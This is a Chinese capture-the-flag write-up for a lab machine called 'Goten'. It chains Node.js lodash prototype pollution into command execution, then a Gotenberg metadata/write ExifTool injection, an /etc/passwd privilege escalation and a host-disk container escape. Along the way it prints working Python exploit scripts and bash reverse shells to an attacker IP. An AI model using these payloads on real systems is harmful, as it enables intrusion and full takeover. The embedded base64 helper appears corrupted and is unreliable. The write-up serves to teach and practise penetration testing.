


20260615-Goten

1. 目标与结论



目标机：

- 192.168.56.119

攻击机：

- Kali: 192.168.56.103

最终拿到的两个 flag：

- 1 ▼ flag{user-b8f5c3a182968358b62c7c2e580818be}
- 2 ▼ flag{root-0e19f671570370c62357f502b9981310}

一句话主线：

1. 80 端口提示页泄露攻击面 -> Node.js lodash.merge 原型污染 -> /status 命令执行并回弹宿主机 pdfcloud shell -> 利用本机 127.0.0.1:3000 定位并打入 Gotenberg 8.29.1 metadata/write -> 回弹 gotenberg 容器 shell -> 利用 root 组可写 /etc/passwd 提权到容器 root 并回弹 root shell -> 挂载宿主 /dev/sda3 并 chroot 进入宿主 -> 回弹宿主 root shell -> 读取 /root/root.txt

完整链路摘要：

1. 80/tcp 首页直接提示 snake_case 、 camelCase 、 lodash.merge 、 prototype pollution
2. 8080/tcp 的 Node/Express 服务在 /convert 中对用户输入做 _.merge() , 可污染 Object.prototype
3. /status 中读取 config.nodePath 并拼接进 execSync() , 形成宿主机 pdfcloud 命令执行
4. 先回弹宿主机 pdfcloud shell, 固化第一层执行窗口
5. 借宿主机本地 127.0.0.1:3000 和 Docker 网段定位到 172.17.0.2:3000 的 Gotenberg 8.29.1
6. 利用 metadata/write 的 ExifTool 参数注入拿到 gotenberg 容器命令执行
7. 再回弹 gotenberg shell, 固化第二层执行窗口
8. gotenberg 属于 root 组, 且 /etc/passwd 为 root:root 且 group-writable, 可借此提权到容器 root
9. 先回弹容器 root shell, 固化第三层执行窗口
10. 容器 root 可直接挂载宿主 /dev/sda3 , chroot 进入宿主后回弹宿主 root shell
11. 在宿主 root shell 中读取 /root/root.txt

2. 信息收集

2.1 端口与服务画像

起手扫描：

```
1 nmap -sV -sC -Pn 192.168.56.119
```

核心结果：

```
1 22/tcp open ssh OpenSSH 10.3
2 80/tcp open http Apache httpd 2.4.67
3 8080/tcp open http Node.js / Express
```

基于结果的判断：

1 这是一台“80 端口提示页 + 8080 业务服务”的结构，真正的业务逻辑重点在 8080。

2.2 80 端口首页提示

手工访问 `http://192.168.56.119/`，能看到：

```
1 snake_case
2 camelCase
3 lodash.merge
4 prototype pollution
```

基于结果的判断：

1 攻击面被非常直接地指向了 Node.js 原型污染，尤其是 `lodash.merge`。

2.3 本地 3000 端口线索

后续在落点后确认到：

```
1 8080 的 pdfcloud 服务会主动调用 127.0.0.1:3000
2 127.0.0.1:3000 实际对应容器内的 Gotenberg 服务
```

这条线索是后面从宿主低权转去容器落点的关键。

3. 初始入口

3.1 从 `/opt/pdfcloud/app.js` 回读源码

80 端口首页已经把攻击面提示到 `lodash.merge` 和 `prototype pollution`，但要把它写成可复现题解，还需要把真实业务代码回读出来。

在已经确认 `/status` 可执行命令后，先利用当前宿主机命令执行上下文读取源码：

```
1 python3 - <<'PY'
2 import requests
3
4 target = "http://192.168.56.119:8080"
5 cmd = 'nl -ba /opt/pdfcloud/app.js | sed -n "1,220p"'
6
7 payload = {
8     "url": "http://127.0.0.1:3000/metrics",
9     "options": {
10         "__proto__": {
11             "nodePath": f"/bin/sh -c '{cmd}';#"
12         }
13     }
14 }
15
16 requests.post(target + "/convert", json=payload, timeout=10)
17 r = requests.get(target + "/status", timeout=10)
18 print(r.text)
19 PY
```

关键结果中能提炼出两段最重要的逻辑：

从 `/opt/pdfcloud/app.js` 中恢复出的关键逻辑如下：

```
1 const currentConfig = _.merge({}, GLOBAL_RENDER_OPTIONS, { pdfOptions: options || {} });
2
3 app.get('/status', (req, res) => {
4     const config = {};
5     const nodePath = config.nodePath || "/usr/bin/node";
6     const output = execSync(`${nodePath} -v`).toString().trim();
7 });
```

基于代码的判断：

1. `/convert` 把用户输入的 `options` 送进 `_.merge()`
2. 如果 `options` 中带 `__proto__`，就会污染 `Object.prototype`
3. `/status` 中新建的普通对象 `{}` 会继承被污染后的属性
4. `nodePath` 最终进入 `execSync(`${nodePath} -v`)`
5. 因此只要 `nodePath` 可控，就不是“查看版本”，而是命令执行

3.2 为什么这条入口稳定

- 1 污染发生在全局原型
- 2 触发点在另一个路由 /status
- 3 /status 每次都会重新创建对象

也就是说利用节奏固定为：

- 1 POST /convert 完成污染
- 2 GET /status 完成触发

3.3 最小命令执行验证

先验证 `id`：

```
1 python3 - <<'PY'
2 import requests
3
4 target = "http://192.168.56.119:8080"
5 payload = {
6     "url": "http://127.0.0.1:3000/metrics",
7     "options": {
8         "__proto__": {
9             "nodePath": "/bin/sh -c 'id;#'"
10        }
11    }
12 }
13
14 requests.post(target + "/convert", json=payload, timeout=10)
15 r = requests.get(target + "/status", timeout=10)
16 print(r.text)
17 PY
```

关键结果：

```
1 uid=1000(pdfcloud) gid=1000(pdfcloud) groups=1000(pdfcloud)
```

再验证用户名和主机名：

```

1  python3 - <<'PY'
2  import requests
3
4  target = "http://192.168.56.119:8080"
5  cmd = "id; whoami; hostname; grep '^pdfcloud:' /etc/passwd"
6
7  payload = {
8      "url": "http://127.0.0.1:3000/metrics",
9      "options": {
10         "__proto__": {
11             "nodePath": f"/bin/sh -c '{cmd}';#"
12         }
13     }
14 }
15
16 requests.post(target + "/convert", json=payload, timeout=10)
17 r = requests.get(target + "/status", timeout=10)
18 print(r.text)
19 PY

```

关键结果：

```

1  uid=1000(pdfcloud) gid=1000(pdfcloud) groups=1000(pdfcloud)
2  pdfcloud
3  Goten
4  pdfcloud:x:1000:1000:./opt/pdfcloud:/bin/bash

```

基于结果的判断：

```

1  当前落点是宿主机真实本地用户 pdfcloud。

```

4. 固化宿主机 pdfcloud shell

4.1 回弹宿主机 pdfcloud shell

先在 Kali 上监听：

```

1  nc -lvnp 4444

```

随后通过原型污染触发反连：

```

1  python3 - <<'PY'
2  import requests
3
4  target = "http://192.168.56.119:8080"
5  cmd = 'bash -c "bash -i >& /dev/tcp/192.168.56.103/4444 0>&1"'
6
7  payload = {
8      "url": "http://127.0.0.1:3000/metrics",
9      "options": {
10         "__proto__": {
11             "nodePath": f"/bin/sh -c '{cmd}';#"
12         }
13     }
14 }
15
16 requests.post(target + "/convert", json=payload, timeout=10)
17 requests.get(target + "/status", timeout=10)
18 PY

```

4.2 在 pdfcloud shell 中做身份画像

拿到 shell 后执行：

```

1  id
2  whoami
3  pwd
4  hostname

```

关键结果：

```

1  uid=1000(pdfcloud) gid=1000(pdfcloud) groups=1000(pdfcloud)
2  pdfcloud
3  /opt/pdfcloud
4  Goten

```

4.3 在 pdfcloud shell 中读取 user.txt

```

1  cat /home/pdfcloud/user.txt

```

关键结果：

```

1  flag{user-b8f5c3a182968358b62c7c2e580818be}

```

5. 宿主机本地枚举与收敛

这一节只保留对最终主线有帮助的枚举结论。

5.1 `sudo`

```
1 sudo -l
```

关键结果：

```
1 [sudo] password for pdfcloud:
```

结论：

```
1 没有现成的 NOPASSWD 短链。
```

5.2 `docker.sock`

已经确认：

```
1 /run/docker.sock
2 /var/run/docker.sock
3 srw-rw---- root docker
```

结论：

```
1 pdfcloud 不在 docker 组，不能直接走 docker.sock。
```

5.3 user namespace 假 root

测试过：

```
1 unshare -Ur sh -c 'id'
```

虽然会返回：

```
1 uid=0(root) gid=0(root)
```


但读取：

```
1 /root/root.txt
2 /etc/shadow
3 /dev/sda3
```

都失败。

结论：

```
1 这里只是假 root，不是宿主机真 root。
```

5.4 为什么要转向容器

宿主机本地虽有 `suexec`、可写日志、Docker 相关线索，但都没有比“打入 Gotenberg 容器”更短、更稳的利用链。

因此收敛方向应转为：

```
1 利用 pdfcloud 与 127.0.0.1:3000 的关系，从宿主低权跳进容器。
```

6. 从宿主机跳进 Gotenberg 容器

6.1 确认容器地址和服务

上传 `fscan` 做定向扫描：

```
1 /tmp/fscan_2.1.2_linux_x64 -h 172.17.0.1/24 -p 3000
```

关键结果：

```
1 172.17.0.2:3000 open
```

最后手工复核：

```
1 curl -s http://172.17.0.2:3000/health
2 curl -s http://172.17.0.2:3000/version
```

关键结果：

```
1 healthy
2 8.29.1
```

结论：

```
1 127.0.0.1:3000 背后对应的是 Docker 网段里的 Gotenberg 8.29.1。
```

6.2 metadata/write 的利用点

接下来可以通过AI去查询Gotenberg 8.29.1的漏洞，经过逐步验证，发现以下漏洞利用点：

```
1 POST /forms/pdfengines/metadata/write
```

根因是：

```
1 metadata JSON 的 key 最终会转成 ExifTool 参数
2 如果 key 名中带换行，就能插入额外参数
3 利用 -if system('...')||1 可以执行任意命令
```

关键 payload 形态：

```
1 {
2   "Title\n-if\nsystem('id >/tmp/gb-owned 2>&1')||1\n-Comment": "x"
3 }
```

7. 固化 gotenberg 容器 shell

7.1 用封装脚本回弹 gotenberg shell

先在 Kali 上监听：

```
1 nc -lvnp 6666
```

再执行：

```
1 python D:\ctfworkspace\tmp\192.168.56.119\gotenberg\run_gotenberg_cmd.py re
vsshell 192.168.56.103 6666
```

7.2 在 gotenberg shell 中做身份画像

```
1 id
2 whoami
3 pwd
4 hostname
```

关键结果：

```
1 uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
2 gotenberg
3 /home/gotenberg
4 ce426a65dcc4
```

结论：

```
1 已经从一次性容器命令执行切到了更稳定的 gotenberg shell, 而且它附带 root 组。
```

8. 在 gotenberg shell 中提权到容器 root

8.1 关键权限画像

在 gotenberg shell 中执行：

```
1 id
2 ls -l /etc/passwd /etc/group /etc/shadow
3 test -w /etc/passwd && echo PASSWD_WRITABLE
```

关键结果：

```
1 uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
2 -rw-rw-r-- 1 root root 1032 ... /etc/passwd
3 -rw-r--r-- 1 root root 525 ... /etc/group
4 -rw-r----- 1 root shadow 563 ... /etc/shadow
5 PASSWD_WRITABLE
```

结论：

```
1  gotenberg 虽然不是 root，但因为属于 root 组，可以直接写 root:root 且 group-writable 的 /etc/passwd。
```

8.2 手工最小验证

继续在 `gotenberg` shell 中执行：

```
1  cp /etc/passwd /tmp/passwd.bak
2  printf 'gbroot::0:0:gbroot:/root:/bin/sh\n' >> /etc/passwd
3  su gbroot -c 'id'
4  cp /tmp/passwd.bak /etc/passwd
```

关键结果：

```
1  uid=0(root) gid=0(root) groups=0(root)
```

8.3 回弹容器 root shell

先在 Kali 上监听：

```
1  nc -lvnp 7777
```

再执行：

```
1  python D:\ctfworkspace\tmp\192.168.56.119\gotenberg\run_gotenberg_root_cmd.py revshell 192.168.56.103 7777
```

拿到容器 root shell 后执行：

```
1  id
2  whoami
3  pwd
4  hostname
```

关键结果：

```
1  uid=0(root) gid=0(root) groups=0(root)
2  root
3  /home/gotenberg
4  ce426a65dcc4
```

9. 在容器 root shell 中切到宿主 root shell

9.1 为什么可以碰宿主盘

在容器 root shell 中查看：

```
1 cat /proc/self/mountinfo | sed -n '1,120p'
2 find /dev -maxdepth 2 \( -type b -o -type c -o -type s \) 2>/dev/null
```

能看到关键设备：

```
1 /dev/sda
2 /dev/sda1
3 /dev/sda2
4 /dev/sda3
```

这说明容器 root 已经能直接接触宿主块设备。

9.2 确认宿主分区类型

```
1 blkid /dev/sda3
2 file -s /dev/sda3
```

关键结果：

```
1 /dev/sda3: UUID="27db6374-83cb-4f98-9325-e2218fe33330" BLOCK_SIZE="4096" TY
  PE="ext4"
2 /dev/sda3: Linux rev 1.0 ext4 filesystem data ...
```

9.3 在容器 root shell 中挂载宿主根分区

```
1 mkdir -p /tmp/hostmnt
2 mount -t ext4 -o rw,noexec /dev/sda3 /tmp/hostmnt
3 cat /proc/mounts | grep /tmp/hostmnt
4 ls -la /tmp/hostmnt | sed -n '1,40p'
```

关键结果：

```
1 /dev/sda3 /tmp/hostmnt ext4 rw,relatime 0 0
2 bin
3 boot
4 dev
5 etc
6 home
7 root
8 usr
9 var
```

这里选择 `rw,noexec`，是因为目标分区已经作为宿主根分区在使用，直接只读挂载会因为 journal 状态不一致而失败。

9.4 先验证 `chroot` 宿主上下文

```
1 chroot /tmp/hostmnt /bin/bash -c 'id; whoami; pwd; cat /root/root.txt'
```

关键结果：

```
1 uid=0(root) gid=0(root) groups=0(root)
2 root
3 /
4 flag{root-0e19f671570370c62357f502b9981310}
```

9.5 回弹宿主 root shell

先在 Kali 上监听：

```
1 nc -lvnp 5555
```

然后在容器 root shell 中执行：

```
1 chroot /tmp/hostmnt /bin/bash -c 'bash -i >& /dev/tcp/192.168.56.103/5555 0 >&1'
```

拿到宿主 root shell 后执行：

```
1 id
2 whoami
3 pwd
4 cat /root/root.txt
```

关键结果：

```
1 uid=0(root) gid=0(root) groups=0(root)
2 root
3 /
4 ▾ flag{root-0e19f671570370c62357f502b9981310}
```

9.6 补充验证

为了确认当前挂到的是宿主真实根分区，再在容器 root shell 中执行：

```
1 cat /tmp/hostmnt/etc/hostname
```

关键结果：

```
1 Goten
```

10. 脚本封装

10.1 run_gotenberg_cmd.py

路径：

```
1 D:\ctfworkspace\tmp\192.168.56.119\gotenberg\run_gotenberg_cmd.py
```

作用：

1. 先借宿主机 Web RCE 在目标上执行 helper
2. 通过 Gotenberg metadata/write 注入执行容器命令
3. 再借 FILE:// 把命令输出转换成 PDF
4. 最后本地解析 PDF 文本拿回结果

支持两种调用方式：

```
1 python run_gotenberg_cmd.py "<container command>"
2 python run_gotenberg_cmd.py revshell <lhost> <lport>
```

文件内容如下（run_gotenberg_cmd.py）：

```

1  import base64
2  import io
3  import sys
4  from pathlib import Path
5
6  import requests
7  from pypdf import PdfReader
8
9
10 # 宿主机 Web RCE 入口。
11 # 这里并不是直接打 Gotenberg, 而是先借 8080 的原型污染把命令投递到宿主机 pdfcloud
    上执行。
12 TARGET = "http://192.168.56.119:8080"
13 # 本地工作目录, 用来保存回传下来的 PDF 和中间结果, 方便调试与复盘。
14 WORKDIR = Path(r"D:\ctfworkspace\tmp\192.168.56.119\gotenberg")
15 # metadata/write 触发链比普通 /status 请求慢很多, 因此这里把超时放宽。
16 POST_TIMEOUT = 60
17 GET_TIMEOUT = 120
18
19
20 def build_bash_revshell(lhost: str, lport: str) -> str:
21     # 统一生成容器侧 bash TCP 反连, 避免每次手工拼接时引号写错。
22     # writeup 里会优先用这个模式先拿 gotenberg 稳定 shell, 再做后续枚举和提权。
23     return f'bash -c "bash -i >& /dev/tcp/{lhost}/{lport} 0>&1"'
24
25
26 def host_rce(command: str) -> str:
27     # 为了避免复杂命令里的引号、换行、重定向把 /bin/sh -c 的单引号结构打坏,
28     # 先把整段宿主机命令做 base64, 再在目标侧解码执行。
29     encoded = base64.b64encode(command.encode()).decode()
30     payload = {
31         "url": "http://127.0.0.1:3000/metrics",
32         "options": {
33             "__proto__": {
34                 # 这里利用的是 pdfcloud 的原型污染链:
35                 # 通过污染 nodePath, 让 /status 最终执行:
36                 # /bin/sh -c 'echo <b64> | base64 -d | /bin/sh;#' -v
37                 # 末尾的 ;# 用来把原本拼接进去的 -v 注释掉, 避免破坏命令。
38                 "nodePath": f"/bin/sh -c 'echo {encoded} | base64 -d | /bin/sh;#'"
39             }
40         },
41     }
42     requests.post(TARGET + "/convert", json=payload, timeout=POST_TIMEOUT)
43
44     response = requests.get(TARGET + "/status", timeout=GET_TIMEOUT)
45     response.raise_for_status()

```



```

45     text = response.text
46     marker = '"node_version":'
47     start = text.find(marker)
48     if start == -1:
49         raise RuntimeError("node_version field not found in /status response")
50     start += len(marker)
51     end = text.find('}', start)
52     # /status 返回的是 JSON 字符串，里面的换行会被转义，这里把它还原成真正文本。
53     blob = bytes(text[start:end], "utf-8").decode("unicode_escape")
54     return blob
55
56
57 def run_gutenberg(command: str) -> str:
58     # 这一层的 command 是“希望在 Gutenberg 容器里执行的命令”。
59     # 同样先编码，避免它在后续拼进 metadata payload 时被引号和特殊字符破坏。
60     cmd_b64 = base64.b64encode(command.encode()).decode()
61     helper = f"""
62 cat >/tmp/gb_helper_exec.b64 <<'EOF'
63 IyEvYmluL3NoCnNldCAtZXUKY21kX2I2ND0iJDEiCnJtIC1mIC90bXAvZ2ItaGVscGVyLWJhc
2UucGRmIC90bXAvZ2ItaGVscGVyLW1ldGEuanNvbiAvdG1wL2diLW93bmVkIC90bXAvZ2Itb3
duZWQtY2hlY2sucGRmIC90bXAvZ2Itb3duZWQuaGRyIC90bXAvZ2ItaGVscGVyLmh0dHAgL3R
tcC9nYi1oZWxwZXIub3V0CmN1cmwgLXNTIC1YIFBPU1QgaHR0cDovLzE3Mi4xNy4wLjI6MzAw
MC9mb3Jtcy9jaHJvbWl1bS9jb252ZXJ0L3VybCAtRiB1cmw9aHR0cDovLzE3Mi4xNy4wLjI6M
zAwMC8gLW8gL3RtcC9nYi1oZWxwZXItYmFzZS5wZGYKY2F0ID4vdG1wL2diLWlhbHBldi1tZX
RhLmpzb24gPDxFT0YKeyJUaXRzZVxcbi1pZlxcbnN5c3RlbSgnZWNoYake2NtZF9iNjR9fGJ
hc2U2NCAtZHxzaCA+L3RtcC9nYi1vd25lZCAyPiYxJyl8fDFcXG4tQ29tbWVudCI6IngifQpF
T0YKY3VybcAtc1MgLUQgL3RtcC9nYi1oZWxwZXIuaHR0cCAbyAvdG1wL2diLWlhbHBldi1vd
XQgLVggUE9TVCBodHRw0i8vMTcyLjE3LjAuMjozMdAwL2Zvcm1zL3BkZmVuZ2luZXMvbWV0YW
RhdGEvd3JpdGUgLUYgImZpbGVzPUAvdG1wL2diLWlhbHBldi1iYXNlLnBkZjt0eXBldWVwcGx
pY2F0aW9uL3BkZiIgLS1mb3JtLXN0cmLuZyAibWV0YWRhdGE9JChjYXQgL3RtcC9nYi1oZWxw
ZXItbWV0YS5qc29uKSIKY3VybcAtc1MgLUQgL3RtcC9nYi1vd25lZC5oZHIgLU8gL3RtcC9nY
i1vd25lZC1jaGVjay5wZGYgLVggUE9TVCBodHRw0i8vMTcyLjE3LjAuMjozMdAwL2Zvcm1zL2
Nocm9taXVtL2NvbnZlcnQvdXJsIC1GIHVybD1GSUxFOi8vL3RtcC9nYi1vd25lZCA+L2Rldi9
udWxsIDI+JjEgfHwgdHJ1ZQo=
64 EOF
65 # 这段 b64 解出来的是目标侧真正的 /tmp/gb_helper_exec.sh。
66 # 之所以不在 Python 里直接内嵌长 shell，是因为：
67 # 1. 这里有很多引号、换行、multipart 参数，直接拼很容易转义错
68 # 2. 先落地成脚本更便于目标侧重复执行与排错
69 base64 -d /tmp/gb_helper_exec.b64 >/tmp/gb_helper_exec.sh
70 chmod 700 /tmp/gb_helper_exec.sh
71 # 把“要在 Gutenberg 容器里执行的命令”以参数形式传给目标侧 helper，
72 # 避免在这里再次展开复杂转义。
73 /tmp/gb_helper_exec.sh {cmd_b64}
74 # helper 的最后一步会把 FILE:///tmp/gb-owned 转成 PDF。
75 # 这里再把那个 PDF 整体 base64 回传，方便通过 /status 的 JSON 文本通道带回来。
76 base64 -w0 /tmp/gb-owned-check.pdf

```

```

77     """
78     pdf_b64 = host_rce(helper)
79     pdf_bytes = base64.b64decode(pdf_b64)
80     pdf_path = WORKDIR / "gb-owned-check.pdf"
81     pdf_path.write_bytes(pdf_bytes)
82     # Gotenberg 返回的是 PDF 而不是纯文本，所以本地要再做一次 PDF 文本提取。
83     reader = PdfReader(io.BytesIO(pdf_bytes))
84     return "\n".join(page.extract_text() or "" for page in reader.pages)
85
86
87 def main() -> None:
88     WORKDIR.mkdir(parents=True, exist_ok=True)
89     if len(sys.argv) < 2:
90         print("usage:")
91         print("  python run_gotenberg_cmd.py <command>")
92         print("  python run_gotenberg_cmd.py revshell <lhost> <lport>")
93         raise SystemExit(1)
94     if sys.argv[1] == "revshell":
95         if len(sys.argv) != 4:
96             print("usage: python run_gotenberg_cmd.py revshell <lhost> <lport>")
97             raise SystemExit(1)
98         command = build_bash_revshell(sys.argv[2], sys.argv[3])
99     else:
100         command = " ".join(sys.argv[1:])
101     print(run_gotenberg(command))
102
103
104 if __name__ == "__main__":
105     main()

```

10.2 run_gotenberg_root_cmd.py

路径：

```
1 D:\ctfworkspace\tmp\192.168.56.119\gotenberg\run_gotenberg_root_cmd.py
```

作用：

- 1 1. 临时备份 /etc/passwd
- 2 2. 追加一个 uid=0 的临时用户
- 3 3. 通过 su 以容器 root 身份执行命令
- 4 4. 执行结束后恢复原始 /etc/passwd

支持两种调用方式：

```
1 python run_gutenberg_root_cmd.py "<root command>"
2 python run_gutenberg_root_cmd.py revshell <lhost> <lport>
```

文件内容如下 (`run_gutenberg_root_cmd.py`) :

```

1  import sys
2  from pathlib import Path
3
4  from run_gotenberg_cmd import build_bash_revshell, run_gotenberg
5
6
7  WORKDIR = Path(r"D:\ctfworkspace\tmp\192.168.56.119\gotenberg")
8
9
10 def build_root_command(command: str) -> str:
11     # 这里把要以容器 root 身份执行的命令包进一个固定模板:
12     # 1. 先备份 /etc/passwd
13     # 2. 追加一个临时 uid=0 用户
14     # 3. 用 su 切到这个临时 root 用户执行命令
15     # 4. 退出时恢复原始 /etc/passwd
16     escaped = command.replace("'", "'\"'\"'")
17     return (
18         "set -eu; "
19         "cp /etc/passwd /tmp/passwd.bak; "
20         "cleanup() { cp /tmp/passwd.bak /etc/passwd; rm -f /tmp/passwd.ba
21 k; }; "
22         "trap cleanup EXIT; "
23         "printf 'gbroot::0:0:gbroot:/root:/bin/sh\\n' >> /etc/passwd; "
24         f"su gbroot -c '{escaped}'"
25     )
26
27 def main() -> None:
28     WORKDIR.mkdir(parents=True, exist_ok=True)
29     if len(sys.argv) < 2:
30         print("usage:")
31         print(" python run_gotenberg_root_cmd.py <command>")
32         print(" python run_gotenberg_root_cmd.py revshell <lhost> <lport>
33 >")
34         raise SystemExit(1)
35     if sys.argv[1] == "revshell":
36         if len(sys.argv) != 4:
37             print("usage: python run_gotenberg_root_cmd.py revshell <lhost>
38 <lport>")
39             raise SystemExit(1)
40         command = build_bash_revshell(sys.argv[2], sys.argv[3])
41     else:
42         command = " ".join(sys.argv[1:])
43         print(run_gotenberg(build_root_command(command)))
44
45 if __name__ == "__main__":

```

45

`main()`
